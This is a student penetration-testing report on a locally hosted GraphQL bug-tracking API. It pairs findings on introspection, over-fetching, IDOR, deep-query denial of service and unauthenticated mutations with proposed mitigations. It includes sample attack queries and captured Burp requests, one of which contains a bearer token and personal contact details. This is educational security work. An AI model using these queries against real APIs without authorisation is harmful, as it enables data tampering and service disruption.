Simulate an attack on GraphQL APIs and propose security measures.

Project submitted to the

SRM University – AP, Andhra Pradesh

for the partial fulfilment of the requirements to award the degree of

Bachelor of Technology

In

Computer Science and Engineering

School of Engineering and Sciences

Submitted by

Suddamalla Harikrishna

(AP22110011266)

Under the Guidance of

Dr. Bhaskar Santhosh E

SRM University–AP

Neerukonda, Mangalagiri, Guntur

Andhra Pradesh – 522 240

[April, 2025]

1. Problem Statement

GraphQL APIs offer a flexible and efficient data-fetching mechanism compared to traditional REST APIs. However, this flexibility also increases the risk of several critical vulnerabilities if not handled with proper security controls. The aim of this project is to simulate real-world attack scenarios on a GraphQL API, identify common vulnerabilities like **unauthenticated data access**, **introspection abuse**, **deep query denial-of-service (DoS)**, and **insufficient access control**, and propose practical countermeasures to secure the API.

2. Target Environment

Component	**Details**
GraphQL Endpoint	https://localhost:4000/graphql
Authentication	JWT-based Authentication
Frameworks/Tools	BurpSuite, Postman, GraphQL Playground, InQL
Sample Queries	User data access, profile updates, nested bug reporting

3. Methodology

For this project, I performed a penetration testing assessment on my own website, **bug** report , which is running on my local device. I followed a simple and structured penetration testing approach, based on standard web security practices, and an adapted version of standard OWASP and web penetration testing practices for GraphQL.

3.1 Reconnaissance

Discovered the /graphql endpoint using tools and browser dev tools.

Identified use of introspection (__schema) for schema enumeration.

3.2 Enumeration

Used GraphQL Playground and introspection queries to map the schema.

Identified user-related queries, nested relationships, and mutation patterns.

3.3 Vulnerability Scanning

Tested queries for over-fetching of data.

Crafted mutations to simulate unauthorized access.

Sent deep recursive queries to test rate limits and depth limits.

3.4 Exploitation

Simulated attacks to demonstrate data leakage, account compromise, and DoS.

4. Findings

4.1 Introspection Enabled in Production

- **Description:**
  GraphQL introspection queries such as `__schema` and `__type` allow clients to retrieve the full structure of the API schema, including all types, fields, and operations. While introspection is invaluable during development, it should not be exposed in production environments.

- **Example Query**

```
 {
  "query": "{ __typename }"
}

{
  "query": "query { __schema { types { name } } }"
}
```

- **Technical Impact:**
  Attackers can use introspection to enumerate all queries, mutations, and types, including undocumented internal ones. This reconnaissance enables precision attacks targeting sensitive operations (e.g., mutations with weak authorization logic).
- **Real-world Relevance:**
  Many automated tools (e.g., GraphQL Voyager, InQL) rely on introspection to visualize the API. If available to attackers, these tools become powerful mapping assets.
- **Risk Level:** Medium
- **Mitigation:**
  Disable introspection in production using middleware (e.g., Apollo Server plugins), or restrict it to admin roles only.

4.2 Excessive Data Exposure (Over-fetching)

Description:
GraphQL allows clients to request exactly the data they need—but if resolvers aren't carefully implemented, clients may also fetch more data than they should have access to.

Example Query:

```
query {
  me(userId: 1) {
    id
    username
    email
    department
    phoneNumber
    bugsReported { id description }
  }
}
```

Technical Impact:
Private user details (email, phone number, department) were accessible without proper authentication or role checks. Nested object traversal worsens exposure by chaining relationships (createdBy, bugsReported, etc.).

Real-world Relevance:
Data exposed via over-fetching could be used for phishing attacks, identity theft, or even targeting specific users with social engineering.

Risk Level: High
Mitigation:
Use field-level permission checks in resolvers. Leverage libraries like graphql-shield to define access rules at a granular level.

4.3 Unauthorized Profile Update (Broken Access Control)

Description:
Mutations such as updateProfile allowed updating other users' data without verifying the requester's identity or ownership of the target record.

Example Mutation:

```
mutation {
  updateProfile(
    targetId: 2,
    fullName: "Hacked Name",
    email: "attacker@malicious.com"
  ) {
    id
  }
}
```

Technical Impact:
Attackers can impersonate users, modify sensitive profile information, and cause loss of data integrity.

Real-world Relevance:
This class of vulnerability resembles IDOR (Insecure Direct Object Reference) and can be used to compromise entire user accounts or escalate privileges.

Risk Level: Critical
Mitigation:
Include ownership verification and role-based access control inside resolvers. Use contextual checks (context.user.id === targetId) before allowing updates.

4.4 Denial of Service (DoS) via Deeply Nested Queries

Description:
GraphQL allows arbitrary nesting of queries. Attackers can exploit this feature to craft complex, deeply recursive queries that are computationally expensive for the server to resolve.

Example Query:

```
query {
 me {
  bugsReported {
   createdBy {
    bugsReported {
     createdBy {
      bugsReported { description }
     }
    }
   }
  }
 }
}
```

Technical Impact:
These queries result in exponential resolver calls and memory usage, leading to server performance degradation or complete crashes.


Real-world Relevance:
This is a practical DoS vector—particularly in APIs without query depth or complexity limitations. It can be automated to cause persistent downtime.

Risk Level: Critical
Mitigation:
Implement tools like:

- graphql-depth-limit: Enforces maximum nesting levels.
- graphql-query-complexity: Assigns cost to fields and blocks overly complex queries.
- Caching and rate-limiting to detect repeated abuse.

4.5 Unauthenticated Mutations (No Authorization Enforcement)

Description:
Certain mutations like reportBug() accepted and processed requests without verifying the identity of the sender.



POST http://localhost:4000/graphql

```
mutation {
  reportBug(description: "Injected bug - no auth")
  {
    id
    description
  }
}
```

200 OK · 84 ms · 362 B

```
{
    "data": {
        "reportBug": {
            "id": "6804856b80d9d76ec28fa6e3",
            "description": "Injected bug - no auth"
        }
    }
}
```

Tested on postman with unauthorized token

Technical Impact:
Without proper authentication context, malicious users (or bots) can abuse these endpoints to inject fake data, spam the database, or overload backend processing.


Real-world Relevance:
Spamming a bug reporting feature could clutter dashboards, fill logs, and potentially introduce harmful links or scripts into internal views.

Risk Level: Medium
Mitigation:
Ensure all mutation resolvers verify the user’s session via JWT or OAuth. Enforce user context (context.user) and use guards to restrict access.

4.6 Insecure Direct Object Reference (IDOR)

Description:
Some queries and mutations accepted user-provided IDs and performed actions on data without validating ownership.

Actual packet captured of id:1



Burp Suite Community Edition v2025.3.2 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Request Timer InQL
Settings
Send
Cancel
Target: http://localhost:4000
HTTP/1
Request
Pretty Raw Hex GraphQL GraphQL (InQL - GraphQL Scanner)
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 0
Request cookies 0
Request headers 17
Response headers 8
Search
0 highlights
Done
407 bytes | 1,074 millis
Event log (1)
All issues
Memory: 175.0MB
Disabled

```
POST /graphql HTTP/1.1
Host: localhost:4000
Content-Length: 690
sec-ch-ua-platform: "Windows"
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiI2N2Z1YTY5ZWI1OWYwZDF1OTVi
MGUzYWUiLCJpYXQiOjE3NDQ5NjkzMzl9.JmulqZKNSwoLbI7UmFseBZ4750PA9CrxdIjLzo4E7Eo
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: */*
Origin: http://localhost:3000
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "query":
  "\n          mutation UpdateProfile($targetId: Int, $fullName: String!, $
  email: String!, $department: String, $phoneNumber: String) {\n
   updateProfile(\n              targetId: $targetId,\n              full
  Name: $fullName,\n              email: $email,\n              departmen
  t: $department,\n              phoneNumber: $phoneNumber\n            )
   {\n              id\n              fullName\n              email\n
              department\n              phoneNumber\n            }\n
        }\n          ",
  "variables":{
    "Id":1,
    "fullName":"Hari Krishna.S",
    "email":"harisuddamalla24@gmail.com",
    "department":"cse",
    "phoneNumber":"9829347203"
  }
}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 139
ETag: W/"8b-fyyYCSCZgMPY8BZR7xfNiqSTw3M"
Date: Sun, 20 Apr 2025 05:32:19 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "data":{
    "updateProfile":{
      "fullName":"Hari Krishna.S",
      "email":"harisuddamalla24@gmail.com",
      "department":"cse",
      "phoneNumber":"9829347203"
    }
  }
}
```

Modified packet with id:2

So we can modify the data of other users


Burp Suite Community Edition v2025.3.2 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Request Timer InQL
Settings
Send
Cancel
Target: http://localhost:4000
HTTP/1
Request
Pretty Raw Hex GraphQL GraphQL (InQL - GraphQL Scanner)
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 0
Request cookies 0
Request headers 17
Response headers 8
Search
0 highlights
Done
425 bytes | 1,062 millis
Event log (1)
All issues
Memory: 175.0MB
Disabled

```
POST /graphql HTTP/1.1
Host: localhost:4000
Content-Length: 676
sec-ch-ua-platform: "Windows"
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiI2N2Z1YTY5ZWI1OWYwZDF1OTVi
MGUzYWUiLCJpYXQiOjE3NDQ5NjkzMzl9.JmulqZKNSwoLbI7UmFseBZ4750PA9CrxdIjLzo4E7Eo
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: */*
Origin: http://localhost:3000
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "query":
  "\n          mutation UpdateProfile($targetId: Int, $fullName: String!, $
  email: String!, $department: String, $phoneNumber: String) {\n
   updateProfile(\n              targetId: $targetId,\n              full
  Name: $fullName,\n              email: $email,\n              departmen
  t: $department,\n              phoneNumber: $phoneNumber\n            )
   {\n              id\n              fullName\n              email\n
              department\n              phoneNumber\n            }\n
        }\n          ",
  "variables":{
    "Id":2,
    "fullName":"Hari Krishna",
    "email":"test@gmail.com",
    "department":"cse",
    "phoneNumber":"1234567890"
  }
}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 157
ETag: W/"9d-rmG40yT1/T+rdK6RMqhQ1LgwAV0"
Date: Sun, 20 Apr 2025 05:33:21 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "data":{
    "updateProfile":{
      "id":"67fea3e913bf02ed5d00daff",
      "fullName":"Hari Krishna",
      "email":"test@gmail.com",
      "department":"cse",
      "phoneNumber":"1234567890"
    }
  }
}
```

Technical Impact:
An attacker can enumerate or manipulate records by modifying the id field, leading to unauthorized data access, updates, or deletions.

Real-world Relevance:
This is one of the most common real-world vulnerabilities in GraphQL and REST APIs alike. It can lead to full data compromise if not handled.

Risk Level: High
Mitigation:
Never trust input IDs. Always check that the requesting user owns or is permitted to act on the resource before processing the request.

5.Recommended Security Measures

Technique	**Purpose**
Query Whitelisting	Allow only predefined safe queries/mutations
Depth & Complexity Limiting	Prevent DoS via deep or complex nested queries
Rate Limiting	Throttle excessive requests, especially from single sources
Authentication & Authorization	Enforce strict access control per field and mutation
Input Validation	Sanitize all inputs; prevent injections and abuse
Disable Introspection	Prevent schema exposure in production
Hide Sensitive Fields	Never expose fields like passwords or internal metadata

6. Conclusion

GraphQL's flexibility must be complemented with layered security mechanisms. This project demonstrated several ways a misconfigured or insufficiently protected GraphQL API could be exploited to leak data, perform unauthorized operations, or even crash the server. Enforcing proper resolver logic, limiting query capabilities, and securing authentication flows are critical to ensuring GraphQL API safety.

7. References

- OWASP GraphQL Security Cheat Sheet
- GraphQL Security Best Practices – Apollo Docs
- graphql-shield, graphql-depth-limit, and graphql-query-complexity libraries
- BurpSuite GraphQL plugins (InQL)

8.GitHub Link

https://github.com/hari2246/graphQL-Vulnerabaility-Assessment